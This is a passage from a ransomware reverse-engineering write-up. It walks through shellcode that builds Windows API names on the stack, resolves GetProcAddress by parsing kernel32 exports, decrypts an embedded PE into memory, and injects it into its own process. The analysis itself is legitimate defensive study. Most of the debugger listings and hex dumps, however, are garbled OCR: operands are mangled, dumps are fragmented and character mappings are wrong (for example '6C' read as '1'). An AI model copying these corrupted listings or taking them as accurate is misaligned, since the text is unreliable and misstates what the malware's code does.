	00030003	81EC EC000000	sub esp,EC	
•	00030009	C685 68FFFFFF 56	mov byte ptr ss:[ebp-98],56	56: 'V'
0	00030010	C685 69FFFFFF 69	mov byte ptr ss: ebp-97,69	69:'i'
0	00030017	C685 GAFFFFFF 72	mov byte ptr ss: ebp-96,72	72: 'r'
	0003001E	C685 6BFFFFFF 74	may hote inter set take of 74	74:'t'
	00030025	C685 6CFFFFFF 75	mov byte ptr ss: ebp-95,74 mov byte ptr ss: ebp-93,61 mov byte ptr ss: ebp-92,6C mov byte ptr ss: ebp-91,41 mov byte ptr ss: ebp-90,6C mov byte ptr ss: ebp-85,6C mov byte ptr ss: ebp-86,66 mov byte ptr ss: ebp-86,63	75: 'u'
	0003002C	C685 6DFFFFFF 61	mov byte ptr ss [ebp-93] 61	61: 'a'
	00030033	C685 GEFFFFFF GC	mov byte ptr ss. ebp-93, 60	6C: '1'
	00030033	C685 6FFFFFFF 41	mov byte ptr ss. ebp-92, oc	41: 'A'
	00030041	C685 70FFFFFF 6C	mov byte ptr ss. ebp-si, 41	GC: '1'
			mov byte ptr sstepp-90,60	6C: '1'
	00030048	C685 71FFFFFF 6C	mov byte ptr sstepp-or, oc	
	0003004F	C685 72FFFFFF 6F	mov byte ptr ss: ebp-se, 6F	6F: '0'
•	00030056	C685 73FFFFFF 63	mov byte ptr ss:[ebp-8D],63	63:'C'
•	0003005D	C685 74FFFFFF 00	mov byte ptr ss: ebp-8C ,0	
•	00030064	C685 54FFFFFF 47	mov byte ptr ss:[ebp-AC],47	47: 'G'
•	0003006B	C685 55FFFFFF 65	<pre>mov byte ptr ss: [ebp-AC],47 mov byte ptr ss: [ebp-AA],65 mov byte ptr ss: [ebp-AA],74 mov byte ptr ss: [ebp-AA],72 mov byte ptr ss: [ebp-AA],67 mov byte ptr ss: [ebp-AA],63 mov byte ptr ss: [ebp-AA],64 mov byte ptr ss: [ebp-AA],72 mov byte ptr ss: [ebp-AA],73 mov byte pt</pre>	65:'e'
•	00030072	C685 56FFFFF 74	mov byte ptr ss:[ebp-AA],74	74:'t'
•	00030079	C685 57FFFFFF 50	mov byte ptr ss:[ebp-A9],50	50: 'P'
•	00030080	C685 58FFFFFF 72	mov byte ptr ss:[ebp-A8],72	72:'r'
•	00030087	C685 59FFFFFF 6F	mov byte ptr ss:[ebp-A7],6F	6F:'0'
	0003008E	C685 5AFFFFFF 63	mov byte ptr ss: ebp-A6,63	63: 'C'
•	00030095	C685 5BFFFFFF 41	mov byte ptr ss: ebp-A51,41	41: 'A'
0	0003009C	C685 SCEFFFFF 64	mov byte ptr ss: ebp-A4,64	64: 'd'
	000300A3	C685 5DFFFFFF 64	mov byte ptr ss: ebp-A3,64	64: 'd'
0	000300AA	C685 SEFFFFFF 72	mov byte ptr ss: ebp-A21,72	72: 'r'
	000300B1	C685 SFFFFFFF 65	mov byte ptr sstepp-41,65	65: 'e'
	000300B8	C685 60FFFFFF 73	mov byte ptr ssilebp-40 73	73: 's'
	000300BF	C685 61FFFFFF 73	mov byte ptr ss: ebp-9F,73	73:'s'
	00030006	C685 62FFFFFF 00	mov byte ptr ss: ebp-9E,0	/3. 3
	000300CD	C645 B0 56	mov byte ptr ss. ebp-50, 56	56: 'V'
	000300D1	C645 B1 69	mov byte ptr ss: ebp-50,56	69: 'i'
			mov byte ptr sstepp-4F,69	
	000300D5	C645 B2 72	mov byte ptr sstepp-4E,72	72: 'r'
•	000300D9	C645 B3 74	mov byte ptr ss: ebp-40,74	74:'t'
•	000300DD	C645 B4 75	mov byte ptr ss: tebp-4CT,75	75: 'u'
•	000300E1	C645 B5 61	mov byte ptr ss: ebp-48,61	61: 'a'
•	000300E5	C645 B6 6C	mov byte ptr ss: ebp-4A, 6C	6C: '1'
•	000300E9	C645 B7 50	mov byte ptr ss:[ebp-49],50	50: 'P'
•	000300ED	C645 B8 72	mov byte ptr ss: ebp-s0, 56 mov byte ptr ss: ebp-4E, 69 mov byte ptr ss: ebp-4E, 72 mov byte ptr ss: ebp-4E, 72 mov byte ptr ss: ebp-4A, 74 mov byte ptr ss: ebp-4A, 6C mov byte ptr ss: ebp-4A, 65 mov byte ptr ss: ebp-4A, 65 mov byte ptr ss: ebp-44, 63 mov byte ptr ss: ebp-44, 74	72: 'r '
•	000300F1	C645 B9 6F	mov byte ptr ss:[ebp-47],6F	6F: '0'
•	000300F5	C645 BA 74	mov byte ptr ss:[ebp-46],74	74:'t'
	000300F9	C645 BB 65	mov byte ptr ss ebp-45,65	65:'e'
•	000300FD	C645 BC 63	mov byte ptr ss: ebp-44,63	63: 'C'
•	00030101	C645 BD 74	mov byte ptr ss: ebp-43,74	74:'t'
0	00030105	C645 BE 00	mov byte ptr ss: ebp-421.0	
0	00030109	C685 78FFFFFF 4C	mov byte ptr ss:[ebp-88],4C	4C:'L'
	00030110	C685 79FFFFFF 6F	mov byte ptr ss:[ebp-87],6F	6F: '0'
	00030117	C685 7AFFFFFF 61	mov byte ptr ss: ebp-861,61	61: 'a'
	0003011E	C685 7BFFFFFF 64	mov byte ptr ss:[ebp-86],61 mov byte ptr ss:[ebp-85],64	64: 'd'
	00030125	C685 7CFFFFFF 4C	mov byte ptr ss. ebp-05,04	4C:'L'
			mov byte ptr ss:[ebp-84],4C	
•	0003012C	C685 7DFFFFFF 69	mov byte ptr ss:[ebp-83],69	69: 'i'
•	00030133	C685 7EFFFFF 62	mov byte ptr ss: ebp-82,62	62: b
•	0003013A	C685 7FFFFFF 72	mov byte ptr ss: ebp-81,72	72: 'r
•	00030141	C645 80 61	mov byte ntr ssilehn-801 61	611 a'

As it can be seen from the above image, the shellcode starts by performing a series of MOV r/m8, imm8 instructions that are being used to construct on the stack, one byte at a time, strings representing names of Windows APIs. After it is done placing them on the stack, it will call a subroutine passing, again, the base address of kernel32.dll and the string "GetProcAddress" as argument.




The following image demonstrates the initial instructions of this subroutine.




For anyone that has done enough malware reversing, or simply to anyone familiar with the PE file format, it becomes clear that this function is being used to manually iterate through kernel32.dll's exports in order to dynamically resolve, at runtime, the address of GetProcAddress() so that it can be subsequently used. The giveaway is the fact that first, it gets the address of kernel32.dll's PE header by adding kernel32.dll's base address (DOS Header) with the value stored in the e_lfanew field (at offset 0x3C). Then, it will obtain the address of the Export Table by adding the Relative Virtual Address (RVA) located in pNtHdr-

>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress (at offset 0x78). After GetProcAddress() is resolved, it will then be used to dynamically resolve the rest of the APIs whose names were constructed previously one byte at a time on the stack.



Then, VirtualAlloc() is called, but this time the memory access permissions do not include execution, allowing only reads and writes (PAGE_READWRITE).



Eventually, a relatively long series of operations are performed, resulting in writes to the newly allocated memory region, where a full PE is decrypted at runtime into it. It is easily recognizable through the MS-DOS MZ header. This particular point is the best time to dump the memory region into disk, as the PE is in its unmapped (raw) format, i.e., how it is stored on disk, versus its mapped (virtual) format, i.e., how it needs to be loaded into memory by the loader for actual program execution.


Address	He	x																ASCII		~
01FB0000	40	5/	Α !	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZÿÿ		
01FB0010	B8	0	0 (00	00	00	00	00	00	40	00	00	00	00	00	00	00	@		
01FB0020																				
01FB0030																				
																		°´.Í!LÍ!⊤h		
																		is program canno		
																		t be run in DOS		
																		mode\$		
																		RV§0.7É7É7É.		
																		D_Ê7É0Z7É.		
																		.7È.{7É^Ì7É.		
																		.^67É^Ê7É.		
																		Rich.7É		
																		PEL		
																		àn .Рд		
																		@		
																		@.		
01FB0130																				
01FB0140																				
																		ôàà		V.
	1.																			
<																			>	

By dumping the PE to disk, it can be further analyzed through the very same basic static analysis steps in order to get a general idea of what this new binary might have (or do). As we can see, it contains an interesting .keys section and its Time Date Stamp (compilation date) is set to Monday, 06.04.2020 19:57:20 UTC. This date is particularly interesting as it's just a few days prior to the actual initial reports of the attack. Please note, however, that such date can be easily modified.


✓	^ × 🔿	F	S \$	۵ 🛊										
🦈 DOS Header	8	0	234	5 6 7	8 9 A	всг	EF					0 1 2 3	4 5 6 7 8 9 A B C D	EF
DOS stub	8800			0 7C 27 58									` 'XluOq[l	
 Image: Image: State of the stat	8810			C 3C 30 58									< < 0 X r T 7 " N N	
🗐 Signature														
🦐 File Header	8820			3 65 67 58									CegX12^STZ	
Optional Header	8830			E 6E 6D 20									> n m . 0 # _) z	
Section Headers	8840			0 00 00 00									í <u>_</u> . Ä `	
✓ Sections	8850			2 3B 2B 17									R ; + 8 * «	
🗸 🎇 .text	8860	19 9	F 48 2A 3	4 66 DD FD	7D 1B F7	EE 40 5	8 5F 7E						4 f Ý ý } . ÷ î @ X .	
→ EP = 21F0	8870			C 1C 18 29									н) ý 3.:рж	
🚓 .rdata	8880	28 6C EC 7A 9E CB DD 21 00 00 00 00 00 00 00									+ 1 ì z . Ë Ý !			
.data		8890 12 A2 37 6A AF 10 BC 10 08 C5 21 06 45 3A 56 1A								. ¢ 7 j	Г. Ч А́.!Е.: "			
🚓 .keys		92 70 51 72 51 84 37 85 54 10 55 72 35 52 48 17 75 D1										A . (at HARCE	-6 -8
.rsrc	Disa	sm: .keys	General	DOS Hdr	Rich Hdr	File Hdr	Optional Hdr	Section Hdrs	Imports	Resources	BaseReloc.	Debug		
👬 .reloc	Offse	et	Name		Value		Meaning							
	D	4	Machine		14c		Intel 386							
	D	6	Sections Co	unt	6		6							
	D	8	Time Date S	tamp	5e8b89a	0	Monday, 06.04.2020 19:57:20 UTC							
	D		Ptr to Symb		0		0							
	E		Num. of Syr		0		0							
	E			onalHeader	e0		224							
	✓ E		Characterist		102									
					2		File is executabl	e (i.e. no unreso	lved externel re	ferences).				
					100		32 bit word mad	hine.						

Proceeding execution, the SizeOfImage (the size of the image, in bytes, including all headers) of the newly decrypted PE is then obtained, via pNtHdr-

>OptionalHeader.SizeOfImage, as seen by the use of offset 0x3C to get the address of the PE header, and then by adding to that result 0x50. The SizeOfImage will be used as the dwSize argument of the VirtualAlloc() call that follows, with IpAddress being the base address of the currently running process' binary image and memory access permissions set to PAGE_EXECUTE_READWRITE.




After the VirtualAlloc() call, the main binary's image (of the currently running process) is overwritten with 0's, in a loop that ends after executing SizeOfImage (of the new decrypted PE) times.



Then, the new PE's headers are copied into its place, as well as it loads its sections into the correct locations, not caring about their memory permissions. At this point, we can already tell that the ransomware performs self process injection.

00030A20 55	push ebp	
• 00030A21 8BEC	mov ebp,esp	Hide FPU
00030A23 51	push ecx	EAX 01FB0002
00030A24 C745 FC 00000000	mov dword ptr ss:[ebp-4],0	EBX 002F8000
00030A2B V EB 09 00030A2D 8B45 FC	jmp 30A36	ECX 00000002
00030A20 8845 FC 00030A30 83C0 01	mov eax,dword ptr ss:[ebp-4] add eax,1	EDX 00400002 edp.00400002
00030A33 8945 FC	mov dword ptr ss:[ebp-4],eax	EBP 0019FA14
→ 00030A36 8B4D FC	mov ecx, dword ptr ss: ebp-4	ESP 0019FA10
00030A39 3B4D 10	cmp ecx,dword ptr ss: ebp+10	ESI 0000000
• 00030A3C v 73 12	jae 30A50	EDI 00404DBC <edp.entrypoint></edp.entrypoint>
00030A3E 8855 08	mov edx,dword ptr ss:[ebp+8]	
00030A41 0355 FC	add edx,dword ptr ss: ebp-4	EIP 00030A4A
00030A44 8845 0C 00030A47 0345 FC	mov eax, dword ptr ss: [ebp+C] add eax, dword ptr ss: [ebp-4]	
EIP > 00030A4A 8A08	mov cl,byte ptr ds:[eax]	EFLAGS 00000202
00030A4C 880A	mov byte ptr ds:[edx],cl	ZF 0 PF 0 AF 0
00030A4E BDD	jmp 30A2D	OF 0 SF 0 DF 0
> 00030A50 8BE5	mov esp,ebp	CF 0 TF 0 IF 1
00030A52 5D	pop ebp	
00030A53 C3	ret	LastError 0000002 (ERROR_FILE_NOT_FOUND)
• 00030A54 CC	int3	LastStatus C000000F (STATUS_NO_SUCH_FILE)
00030A55 CC 00030A56 CC	int3 int3	CS 0028 - 55 0052
00030A57 CC	int3	GS 002B FS 0053
• 00030A58 CC	int3	ES 002B DS 002B CS 0023 SS 002B
00030A59 CC	int3	C3 0023 33 0028
00030A5A CC	int3	ST(0) 00000000000000000 x87r0 Empty 0.00000000
 00030A5B CC 	int3	ST(1) 000000000000000000000000000000000000
00030A5C CC	int3	51117 0000000000000000 X8/11 Embtv 0:00000000
00030A5D CC 00030A5E CC	int3 int3	Default (stdcall)
	int3 push_ebp	1: [esp+4] 0019FB14
	push ebp	2: [esp+8] 00030555
00030A60 55 00030A61 88EC		2: [esp+8] 00030555 3: [esp+C] 00400000 "MZ"
00030A60 55 00030A61 8BEC	push ebp mov ebp.esp	2: [esp+8] 00030555 3: [esp+C] 00400000 "MZ"
00030A60 00030A61 C	push ebp mov ebp,esp eub ecn e >	2: [esp+8] 00030555 3: [esp+C] 00400000 "MZ" 4: [esp+10] 01FB0000 0019FA10 00000002
00030A60 00030A61 00020A62 88EC 8EC 8EC 8EC 8EC 8EC 8EC 8E	push ebp mov ebp,esp where so >> ↓ ↓ ↓ ↓ ↓ ↓ ↓ ↓ ↓ ↓ ↓ ↓ ↓ ↓ ↓ ↓ ↓ ↓	2: [esp+8] 00030555 3: [esp+C] 00400000 "MZ" 4: [esp+10] 01F80000 0019FA10 000000002 0019FA14 0019F814
00030A60 00030A61 SBEC C SBEC C SBEC Dump 1 SBEC C SBEC S SBEC C SBEC S SBEC S SBEC S SBEC S SBEC S SBEC S SBEC S SBEC S SBEC S SBEC S SBEC S SBEC S SBEC S S S S S S S S S S S S S S S S S S S	push ebp mov ebp,esp ettb acn o >> ↓ ↓ Dump 5 戀 Watch 1 [x=]Locals ŷ Struct ASCII	2: [esp+8] 00030555 3: [esp+1] 000000 "MZ" 4: [esp+10] 01FB0000 0019FA10 00000002 0019FA14 0019FB14 0019FA18 [00030555 return to 00030555 from 00030A2
00030A60 55 00030A61 88EC 00120A62 88EC 00120A62 88EC 00120A62 88EC 00120A62 88EC 00120A62 88EC 00120A62 88EC 001000000 40 0014000000 40	push ebp, mov ebp, esp ✓ gill across ✓ gill Dump 5 Image: Struct Across	2: [esp+8] 00030555 3: [esp+C] 00400000 "MZ" 4: [esp+10] 01FB0000 0019FA10 00000002 0019FA14 0019FB14 0019FA18 00030555 return to 00030555 from 00030A2 0019FA10 00400000 "MZ"
00030A60 55 00030A61 8BEC 00030A61 0255 00030A61 0000 00030A61 0000 00030A61 0000 00030A61 0000 000000 400000 000000 00000 000000 00000 000000 00000 000000 00000 000000 00000 000000 00000	push ebp mov ebp,esp ✓ eth acn ° ✓ ∰ Dump 5 🛞 Watch 1 [x=] Locals ② Struct 00 00 00 00 MZ ▲ 00 00 00 00 ∞ ▲ ▲	2: [esp+8] 00030555 3: [esp+0] 0040000 "MZ" 4: [esp+10] 01FB0000 0019FA10 00000002 0019FA14 0019FB14 0019FA15 00400000 "MZ" 0019FA20 01FB0000 0019FA20 00000 "MZ"
00030A60 55 00030A61 88EC 00030A61 88EC 00030A61 93EC 00030A61 93EC 00030A61 93EC 00400000 4D 00400000 4D 00400000 00 00400000 00 00400000 00 000 00 000 00 00400000 00 000 00 000 00 000 00 000 00 000 00 000 00 000 00 000 00 000 00 0000 00 000 00 000 00 000 00 000 00	push ebp, mov ebp, esp sub arros ✓ g=g Dump 5 Image: Struct arrow 00 00 00 00 00 00 00 00 00 00 00 00 00 00	2: [esp+8] 00030555 3: [esp+C] 00400000 "MZ" 4: [esp+10] 01F80000 0019FA10 0019F814 0019FA18 00030555 return to 00030555 from 00030A2 0019FA20 0019FA20 0019FA24 0019FA20 0019FA24 0019FA84 "11oc"
	push ebp mov ebp,esp mub ecn > mov ebp,esp > mov ebp,e	2: [esp+8] 00030555 3: [esp+10] 01F80000 "MZ" 4: [esp+10] 01F80000 0019FA14 0019F814 0019FA16 0030555 return to 00030555 from 00030A2 0019FA16 0040000 "MZ" 0019FA20 01F80000 0019FA28 0019FA24 "lloc" 0019FA28 0019FA24 "lloc"
00030A60 55 00030A61 55 00400000 55 00<00 00	push ebp mov ebp,esp ✓ ■■ Dump 5	2: [esp+8] 00030555 3: [esp+C] 00400000 "MZ" 4: [esp+10] 01FB0000 0019FA14 0019FB14 0019FA15 0019FB14 0019FA16 004000000 "MZ" 0019FA20 01FB0000 0019FA22 0019FA34 "11oc" 0019FA25 0000000 0019FA26 0000000
00030A60 55 00030A61 55 00030A61 6250 88EC C 6250 6250 6250 C 6250 6250 6250 6250 C 6250 6250 6250 6250 6250 C C 6250 6200 62	push ebp, mov ebp, esp > mov ebp, esp > Image: specific sector of the	2: [esp+8] 00030555 3: [esp+10] 01F80000 0019FA10 00000002 0019FA14 0019F814 0019FA15 0030055 return to 00030555 from 00030A2 0019FA26 0000000 0019FA27 0000000 0019FA28 0019FA284 0019FA28 0019FA284 0019FA28 0019FA284 0019FA28 0010000 0019FA29 0000000 0019FA30 00000000
	push ebp mov ebp,esp ✓ ■ Dump 5	2: [esp+8] 00030555 3: [esp+0] 0040000 "MZ" 4: [esp+10] 01FB0000 0019FA10 0000002 0019FA14 0019FB14 0019FA15 00400000 "MZ" 0019FA20 01FB0000 0019FA24 0000400 0019FA24 0000400 0019FA25 0019FA34 0019FA26 0000000 0019FA26 0000000 0019FA27 0000000 0019FA28 0019FA34 0019FA26 0000000 0019FA30 0001000 0019FA30 0001000 0019FA30 0001000 0019FA30 0001000
00030A60 55 00030A61 55 00030A61 0325 00030A61 0300 0300 0300 00400010 00000 00000 00000 000000 000000 000000 00400020 00000 000000 000000 0000000 0000000 0000000 00400030 0000000 00000000 0000000000 000000000000000000000000000000000000	push ebp, mov ebp,esp > mov	2: [esp+8] 00030555 3: [esp+10] 01F80000 0019FA10 00000002 0019FA14 0019F814 0019FA15 0030555 return to 00030555 from 00030A2 0019FA1C 00400000 0019FA24 0000000 0019FA24 0000000 0019FA25 0019FA35 0019FA26 0000000 0019FA38 0000000 0019FA38 0000000 0019FA38 0000000 0019FA38 0000000 0019FA38 0000000 0019FA38 0000000
	push ebp mov ebp, esp with arrow dbp, esp ✓ ■ Dump 5	2: [esp+8] 00030555 3: [esp+10] 01F80000 "MZ" 4: [esp+10] 01F80000 0019FA10 00000002 0019FA14 0019F814 0019FA16 00400000 "MZ" 0019FA20 019FA27 0019FA20 00400 0019FA24 0000400 0019FA28 0019FA34 "lloc" 0019FA30 0001000 0019FA30 0001000 0019FA30 0001000 0019FA34 000000 0019FA34 00000 0019FA34 000000 0019FA34 0000000 0019FA34 0000000 0019FA34 0000000 0019FA34 0000000 0019FA34 0000000 0019FA34 0000000 0019FA34 00000000 0019FA34 000000000000000000000000000000000000
	push ebp mov ebp,esp v ## Dump 5	2: [esp+8] 00030555 3: [esp+c] 0040000 "MZ" 4: [esp+10] 01F80000 0019FA10 0000002 0019FA16 0030555 return to 00030555 from 00030A2 0019FA16 0040000 "MZ" 0019FA20 019FA35 return to 00030555 from 00030A2 0019FA20 019FA34 "11oc" 0019FA28 0019FA34 "11oc" 0019FA30 00010000 0019FA30 000012FA 0019FA30 00005FA 0019FA34 0000000 0019FA34 0000000 0019FA35 00009218 0019FA44 74726956 0019FA44 74726956
	push ebp, mov ebp, esp v mov ebp, esp >	2: [esp+8] 00030555 3: [esp+1] 01F80000 0019FA10 0000000 0019FA14 0019F814 0019FA15 0030555 0019FA15 0030555 0019FA12 0040000 0019FA24 0000000 0019FA24 0000000 0019FA25 0019FA84 0019FA26 0000000 0019FA28 00015FA 0019FA38 000015FA 0019FA38 000015FA 0019FA38 00005FA 0019FA38 00005FA 0019FA38 00005FA 0019FA38 00005FA 0019FA38 00005FA 0019FA38 00005FA 0019FA38 516C6175 0019FA46 516C6175 0019FA47 79726575
	push ebp mov ebp,esp v mov ebp,esp > mov	2: [esp+8] 00030555 3: [esp+10] 01F80000 "MZ" 4: [esp+10] 01F80000 0019FA14 0019F814 0019FA16 0030555 return to 00030555 from 00030A2 0019FA16 0040000 "MZ" 0019FA20 0019FA24 0019FA34 0019FA20 0019FA24 0019FA34 0019FA20 0000000 0019FA28 0019FA34 0019FA30 0001000 0019FA30 000015EA 0019FA44 74726956 0019FA45 5165(6175 0019FA45 0000000
	push ebp, mov ebp, esp >	2: [esp+8] 00030555 3: [esp+1] 01780000 "MZ" 4: [esp+10] 01F80000 0019FA14 0019FB14 0019FA15 00030555 0019FA15 0000000 "MZ" return to 00030555 from 00030A2 0019FA24 0000400 0019FA24 0000000 0019FA24 0000000 0019FA25 0019FA84 0019FA36 0000000 0019FA38 00005FA 0019FA38 00005FA 0019FA38 00005FA 0019FA38 00005FA 0019FA38 00005FA 0019FA35 00009218 0019FA44 000057A8 0019FA45 516C6175 0019FA45 516C6175 0019FA50 0000000
00030A60 00030A61 00020A62 55 88EC 88EC 00030A61 00020A62 55 88EC 00030A61 00020A62 88EC 88EC 00030A61 00020A62 88EC 000000000000000000000000000000000000	push ebp, mov ebp, esp > www.bop, esp >	2: [esp+8] 00030555 3: [esp+10] 01F80000 "MZ" 4: [esp+10] 01F80000 0019FA14 0019F814 0019FA15 0030555 return to 00030555 from 00030A2 0019FA20 019F8000 0019FA20 0019FA24 0019FA34 0019FA24 000000 0019FA20 0000000 0019FA30 0001000 0019FA30 0001000 0019FA34 0000000 0019FA34 0000000 0019FA35 000015EA 0019FA45 516C6175 0019FA45 516C6175 0019FA45 60726554 0019FA56 60726554 0019FA57 60726554 0019FA57 60726554 0019FA57 74516E9
00030A60 00030A61 00020A62 55 88EC 88EC 00030A61 00020A62 55 88EC 00030A61 00020A62 55 88EC 00030A61 00020A62 000000000000000000000000000000000000	push ebp mov ebp, esp with zero ✓ IIII Dump 5 IIII ASCII ∧ 00 00 00 00 MZ ∧ ∧ 00 00 00 00 00 ∧ ∧ 00 00 00 00 ∧ ∧ 00 00 00 00 ∧ ∧ 00 00 00 00 ∧ ∧ 00 00 00 00 ∧ ∧ 00 00 00 00 ∧ ∧ 00 00 00 00 ∧ ∧ 00 00 00 00 ∧ ∧ 00 00 00 00 ∧ ∧ 00 00 00 00 ∧ ∧ 00 00 00 00 ∧ ∧ 00 00 00 00 ∧ ∧ 00 00 00 00 ∧ ∧ 00 00 00 00 ∧ ∧ 00 00 00 00 ∧ ∧ 00 00 00 00 ∧ ∧ 00 00 00 00 ∧ ∧ 00 00 00 00	2: [esp+8] 00030555 3: [esp+1] 01780000 "MZ" 4: [esp+10] 01F80000 0019FA14 0019F814 0019FA15 0030555 0019FA12 0040000 "MZ" 0019FA12 0040000 "MZ" 0019FA24 0000400 0019FA24 0000000 0019FA24 0000000 0019FA25 0019FA84 0019FA36 00015EA 0019FA36 00005EA 0019FA36 00005EA 0019FA37 0000000 0019FA38 00005EA 0019FA38 00005EA 0019FA36 00005EA 0019FA36 00005EA 0019FA37 00005EA 0019FA36 00005EA 0019FA37 00005EA 0019FA37 4555 0019FA47 79726555 0019FA58 74516E59 0019FA58 74516E59 0019FA58 74516E59 0019FA58 74516E59
00030A60 00030A61 00020A62 55 88EC 88EC 00030A61 00020A62 55 88EC 00030A61 00020A62 88EC 88EC 00030A61 00020A62 88EC 00030A61 00020A62 88EC 00030A61 00020A62 88EC 00030A60 88EC 00400000 4D 55 00000 00000000 000000000000000000000000000000000000	push ebp, mov ebp, esp sub arno > Image: sp sub arno > Image: sp su	2: [esp+8] 00030555 3: [esp+10] 01F80000 0019FA14 0019F814 0019FA15 0000000 0019FA16 0019F815 0019FA16 0000000 0019FA26 0000000 0019FA24 0000000 0019FA24 0000000 0019FA24 0019F800 0019FA26 0019F845 0019FA26 0000000 0019FA30 000015EA 0019FA30 000015EA 0019FA48 516C6175 0019FA48 516C6175 0019FA50 0000000 0019FA57 726575 0019FA57 726575 0019FA50 0000000 0019FA57 726575 0019FA50 0000000 0019FA57 726575 0019FA50 0000000 0019FA57 726575 0019FA50 0000000 0019FA50 000000000 0019FA50 000000000 0019FA50 0000000 0019FA50 0000000000000 0019FA50 00000000000000000000000000000000000
00030A60 00030A61 00030A61 00030A61 00030A61 00020A62 55 88EC 88EC 00000000 Ump 1 Dump 2 Dump 3 Dump 4 Address Hex 00000000 000000000000000000000000000000000000	push ebp mov ebp, esp with arms ✓ ■ Dump 5	2: [esp+8] 00030555 3: [esp+10] 01F80000 0019FA10 00000002 0019FA14 0019F814 0019FA16 0030555 return to 00030555 from 00030A2 0019FA16 0040000 "MZ" 0019FA20 019FA26 000400 0019FA28 0019FA34 "11oc" 0019FA30 0001000 0019FA30 000015EA 0019FA30 000015EA 0019FA34 000000 0019FA34 000000 0019FA35 00009218 0019FA44 74726956 0019FA45 518C6175 0019FA45 518C6175 0019FA45 7726575 0019FA56 000000 0019FA57 72685445 0019FA56 000646165 0019FA60 007A848
00030A60 00030A61 00020A61 55 88EC 88EC 00030A61 00020A61 55 88EC 00030A61 00020A62 88EC 88EC 00030A61 00020A63 88EC 00030A61 00020A63 88EC 00030A61 00020A63 88EC 00030A61 00020A63 88EC 00030A61 00020A63 000000000000000000000000000000000000	push ebp, mov ebp, esp > www.bop, esp >	2: [esp+8] 00030555 3: [esp+10] 01F80000 0019FA14 0019F814 0019FA15 0030055 0019FA15 0030555 from 00030A2 0019FA12 0040000 0019FA24 0000400 0019FA24 0000400 0019FA24 0019F845 0019FA25 0019FA84 0019FA12 0019FA84 0019FA12 0019FA84 0019FA14 000000 0019FA28 0019FA84 0019FA14 000057A8 0019FA40 000057A8 0019FA44 516C6175 0019FA45 0000001 0019FA50 000000 0019FA50 000000 0019FA57 726575 0019FA45 74516E69 0019FA57 726555 0019FA50 000000
